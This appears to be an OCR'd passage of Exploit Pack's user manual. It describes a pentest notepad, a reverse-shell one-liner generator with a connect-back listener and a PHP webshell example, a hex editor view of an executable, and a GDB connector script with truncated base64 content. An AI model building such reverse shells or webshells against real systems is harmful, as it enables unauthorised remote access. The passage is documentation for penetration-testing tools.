
While you are doing a pentest, besides using the "Targets" tab to take notes on each asset you are testing we had the need to add some general notes for the whole pentest or project, this is particularly usefull if your pentest last for more than a few days or if you have several targets that use different networks.

You can use this notepad to keep a track, here is how to use it, as you can see in the screenshot below, just click on the toolbar the button called "Notepad" hide it from the rest of the Windows or Save the current work. Simple, and usefull :-)




Reverse shells - One liner


While working on a pentest you might need to use one-liners shells, tipically you will have a cheat-sheet for one-liners but that will require you to Google it, and you have to also customize them! We got your back here, Go to Tools -> Shell One-Liner



Here you can select the desired language you want your shell, then type the address of Exploit Pack where the shell is going to connect back to. On this example we are creating a simple PHP one liner that could be run as a webshell for example. Ready to run it? You need a listener!



Click "Start listener" to bring up the wizard as shown in the screenshot we are using the port 5678, also that was configured as the same port to be used by the one-liner:




Good luck with your one-liners! And remember to scale-it-up to a full agent!

Hexa Editor


H**ex editor** is a special type of **editor** that can open any type of file and display its contents, byte by byte. You can see these invisible characters (and regular characters, too) with a **hex editor**, where they appear as hexadecimal values.

You can use Exploit Pack's hex editor to quickly view, edit binary files.

Go to File -> Open and select the desired file to be used by the editor:



After that the file will be loaded into the Editor as shown below:


Exploit Pack - HexEditor
File Edit View
C:\Users\Gebruiker\Downloads\epson637014eu.exe *
00 00 00 00 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
00 00 00 10 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00
00 00 00 40 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
00 00 00 50 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F
00 00 00 60 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
00 00 00 70 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00
00 00 00 80 68 AF 74 1E 2C CE 1A 4D 2C CE 1A 4D 2C CE 1A 4D
00 00 00 90 0B 08 67 4D 3F CE 1A 4D 0B 08 77 4D 5C CE 1A 4D
00 00 00 A0 2C CE 1B 4D E5 CE 1A 4D EF C1 47 4D 27 CE 1A 4D
00 00 00 B0 0B 08 74 4D 11 CE 1A 4D 0B 08 60 4D 2D CE 1A 4D
00 00 00 C0 0B 08 66 4D 2D CE 1A 4D 2C CE 1A 4D 2E CE 1A 4D
00 00 00 D0 0B 08 62 4D 2D CE 1A 4D 52 69 63 68 2C CE 1A 4D
00 00 00 E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 F0 50 45 00 00 4C 01 05 00 EF 3F EF 4A 00 00 00 00
00 00 01 00 00 00 00 00 E0 00 03 01 0B 01 08 00 00 30 01 00
00 00 01 10 00 00 01 00 00 00 00 00 1E AF 00 00 00 10 00 00
00 00 01 20 00 40 01 00 00 00 40 00 00 10 00 00 00 10 00 00
00 00 01 30 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00
00 00 01 40 00 90 D9 03 00 10 00 00 75 48 D9 03 02 00 00 00
00 00 01 50 00 7D 00 00 00 10 00 00 00 7D 00 00 00 10 00 00
00 00 01 60 00 00 00 00 10 00 00 00 F0 77 01 00 32 00 00 00
00 00 01 70 94 68 01 00 78 00 00 00 00 70 02 00 6C 9B 00 00
00 00 01 80 00 00 00 00 00 00 00 00 00 C0 D8 03 38 1C 00 00
00 00 01 90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 01 A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 01 B0 00 00 00 00 00 00 00 00 A0 5E 01 00 40 00 00 00
00 00 01 C0 00 00 00 00 00 00 00 00 00 40 01 00 D8 02 00 00
00 00 01 D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 01 E0 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00
00 00 01 F0 75 27 01 00 00 10 00 00 00 30 01 00 00 10 00 00
00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60
00 00 02 10 2E 72 64 61 74 61 00 00 22 38 00 00 00 40 01 00
00 00 02 20 00 40 00 00 00 40 01 00 00 00 00 00 00 00 00 00
00 00 02 30 00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00
00 00 02 40 E4 E6 00 00 00 80 01 00 00 20 00 00 00 80 01 00
00 00 02 50 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0
00 00 02 60 2E 72 73 72 63 00 00 00 6C 9B 00 00 00 70 02 00
00 00 02 70 00 A0 00 00 00 A0 01 00 00 00 00 00 00 00 00 00
00 00 02 80 00 00 00 00 40 00 00 40 5F 77 69 6E 7A 69 70 5F
00 00 02 90 00 80 D6 03 00 10 03 00 00 80 D6 03 00 40 02 00
00 00 02 A0 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42
00 00 02 B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 02 C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 02 D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
BE
Byte, signed/unsigned
77 / 77
15 bytes selected.


GDB Connector

GDB supports two types of remote connections, `target remote` mode and `target extended-remote` mode. Note that many remote targets support only `target remote` mode. Deploying a GDB connector together with Exploit Pack you can debug on real time your exploit and feed it directly to GDB.

How to use the Exploit Pack's GDB Connector:

Go to Tools -> GDB connector and select the GDB connector, you will be prompted with the code needed, select it and paste it in your Linux box, chmod+x the .sh file and run it to get it working. Remember to carefully modify the following options accordingly:

```
hostname = "127.0.1.1" # Exploit Pack IP - change it to your remote IP
port = "1234" # Exploit Pack Port

```



```
# Shell Script created using Exploit Pack
# http://www.exploitpack.com - support@exploitpack.com
# How to use: nohup python gdbconnector.py

import socket,subprocess,errno,time,os,signal,sys,base64
from os.path import expanduser

exploitPackGDB = "IyBJTlNUQUxMIElOU1RSVUNUSU9OUzogc2F2ZSBhcyB+Ly5nZGJpbml0
exploitPackGDB += "TjogQSB1c2VyLWZyaWVuZGx5IGdkYiBjb25maWd1cmF0aW9uIGZpbGU
exploitPackGDB += "IGFuZCBBUk0gcGxhdGZvcm1zLgojCiMgUkVWSVNJT04gOiA4LjAuNSA
exploitPackGDB += "IENPTlRSSUJVVE9SUzogbWFtbW9uXywgZWxhaW5lLCBwdXNpbGx1cyw
exploitPackGDB += "IGwwa2l0LAojICAgICAgICAgICAgICAgICAgdHJ1dGhpeCB0aGUgY3liZXJ
exploitPackGDB += "CiMgRkVFREJBQ0s6IGh0dHA6Ly9yZXZlcnNlLnB1dC5hcyAtIHJldmV
exploitPackGDB += "Tk9URVM6ICdoZWxwIHVzZXInIGluIGdkYiB3aWxsIGxpc3QgdGhlIGN
exploitPackGDB += "aW9ucyBpbiB0aGlzIGZpbGUKIyAgICAgICAgJ2NvbnRleHQgb24nIG5
exploitPackGDB += "ZGlzcGxheSBvZiBjb250ZXh0IHNjcmVlbgojCiMgTUFDIE9TIFggTk9
exploitPackGDB += "dXNpbmcgdGhpcyBvbiBNYWMgT1MgWCwgeW91IG11c3QgZWl0aGVyIGF
exploitPackGDB += "cm9jZXNzCiMgICAgICAgICAgICAgICAgICAgICAgIG9yIGxhdW5jaCBnZGIgd2l
exploitPackGDB += "cyBhbmQgdGhlbiBsb2FkIHRoZSBiaW5hcnkgZmlsZSB5b3Ugd2FudCB
exploitPackGDB += "ImV4ZWMtZmlsZSIgb3B0aW9uCiMgICAgICAgICAgICAgICAgICAgIElmIHl
exploitPackGDB += "cnkgZnJvbSB0aGUgY29tbWFuZCBsaW5lLCBsaWtlICRnZGIgYmluYXJ
exploitPackGDB += "bCBub3Qgd29yayBhcyBpdCBzaG91bGQKIyAgICAgICAgICAgICAgICA
exploitPackGDB += "YXRpb24sIHJlYWQgaXQgaGVyZSBodHRwOi8vcmV2ZXJzZS5wdXQuYXM
exploitPackGDB += "ZXMtZ2RiLWJ1Zy8KIwojIFVQREFURTogVGhpcyBidWcgY2FuIGJlIGZ
exploitPackGDB += "Y2UuIFJlZmVyIHRvIGh0dHA6Ly9yZXZlcnNlLnB1dC5hcy8yMDA5LzA
exploitPackGDB += "bGVzLWdkYi1idWctb3Itd2h5LWFwcGxlLWZvcmtzLWFyZS1iYWQvCiM
exploitPackGDB += "cDovL3JldmVyc2UucHV0LmFzLzIwMDkvMDgvMjYvZ2RiLXBhdGNoZXM
exploitPackGDB += "aGUgZml4ZWQgYmluYXJ5IGZvciBpMzg2KQojCiMgICAgICAgICBBbiB
exploitPackGDB += "b2YgdGhlIHBhdGNoIGFuZCBiaW5hcnkgaXMgYXZhaWxhYmxlIGF0IGh
exploitPackGDB += "dC5hcy8yMDExLzAyLzIxL3VwZGF0ZS10by1nZGItcGF0Y2hlcy1maXg
exploitPackGDB += "aU9TIE5PVEVTOiBpT1MgZ2RiIGZyb20gQ3lkaWEgKGFuZCBBcHBsZSd
exploitPackGDB += "aGUgc2FtZSBPUyBYIGJ1Zy4KIwkJCSBJZiB5b3UgYXJlIHVzaW5nIHR
exploitPackGDB += "b3IgaU9TLCB5b3UgbXVzdCBlaXRoZXIgYXR0YWNoIGdkYiB0byBhIHB
exploitPackGDB += "ICAgIG9yIGxhdW5jaCBnZGIgd2l0aG91dCBhbnkgb3B0aW9ucyBhbmQ
exploitPackGDB += "aW5hcnkgZmlsZSB5b3Ugd2FudCB0byBhbmFseXNlIHdpdGggImV4ZWM
exploitPackGDB += "ICAgICAgICAgICBJZiB5b3UgbG9hZCB0aGUgYmluYXJ5IGZyb20gdGh
exploitPackGDB += "bGlrZSAkZ2RiIGJpbmFyeS1uYW1lLCB0aGlzIHdpbGwgbm90IHdvcms
exploitPackGDB += "ICAgICAgICBGb3IgbW9yZSBpbmZvcm1hdGlvbiwgcmVhZCBpdCB
exploitPackGDB += "cnNlLnB1dC5hcy8yMDA4LzExLzI4L2FwcGxlcy1nZGItYnVnLwojCiM
exploitPackGDB += "ZXIgY2hhbmdlcyBhdCB0aGUgZW5kIG9mIHRoZSBmaWxlKQojCiMgICB
exploitPackGDB += "NS8wOS8yMDEzKQojICAgICAtIEFkZCBwYXRjaCBjb21tYW5kIHRvIGN
exploitPackGDB += "bGl0dGxlLWVuZGlhbiBhbmQgcGF0Y2ggbWVtb3J5CiMKIyAgIFZlcnN
exploitPackGDB += "LzIwMTMpCiMgICAgIC0gQWRkIGNvbW1hbmRzIGhlYWRlciBhbmQgbG9
exploitPackGDB += "YWNoLU8gaGVhZGVyIGluZm9ybWF0aW9uCiMgICAgIC0gT3RoZXIgZml
exploitPackGDB += "cyBmcm9tIHByZXZpb3VzIGNvbW1pdHMKIwojICAgVmVyc2lvbiA4LjA
exploitPackGDB += "IyAgICAgLSBEZXRlY3QgYXV0b21hdGljYWxseSAzMiBvciA2NCBiaXR
```

```
exploitPackGDB += "emVvZih2b2lkKikuIAojICAgICAgIFRoYW5rcyB0byBUeWlsbyBmb3I
exploitPackGDB += "dmVyeSBlZmZlY3RpdmUgaWRlYSEKIyAgICAgLSBUeXBvIGluIGhleGR
exploitPackGDB += "IGZpeGVkIGJ5IHZ1cXVhbmd0cm9uZy4KIyAgICAgLSBBZGQgc2hvcnR
exploitPackGDB += "byBWTXdhcmUga2VybmVsIGRlYnVnZ2luZyBnZGIgc3R1YiAoa2VybmV
exploitPackGDB += "KQojCiMgICBWZXJzaW9uIDguMC4zICgyMS8wMy8yMDEzKQojCSAgLSB
exploitPackGDB += "bG9yaXplIG9yIG5vdCBvdXRwdXQgKHRoYW5rcyB0byBhcmdwIGFuZCB
exploitPackGDB += "cXVlc3QgYW5kIGlkZWFzISkKIyAgICAgLSBDb252ZXJ0IHRoZSBlc2N
exploitPackGDB += "dW5jdGlvbnMgc28gY29sb3JzIGNhbiBiZSBlYXNpbHkgY3VzdG9taXp
exploitPackGDB += "bmhhbmNlbWVudHMgYXZhaWxhYmxlIGF0IGdpdCBjb21taXQgbG9ncwo
exploitPackGDB += "byBQbG91aiwgYXJncCwgeHJpc3RvcyBmb3IgdGhlaXIgaWRlYXMgYW5
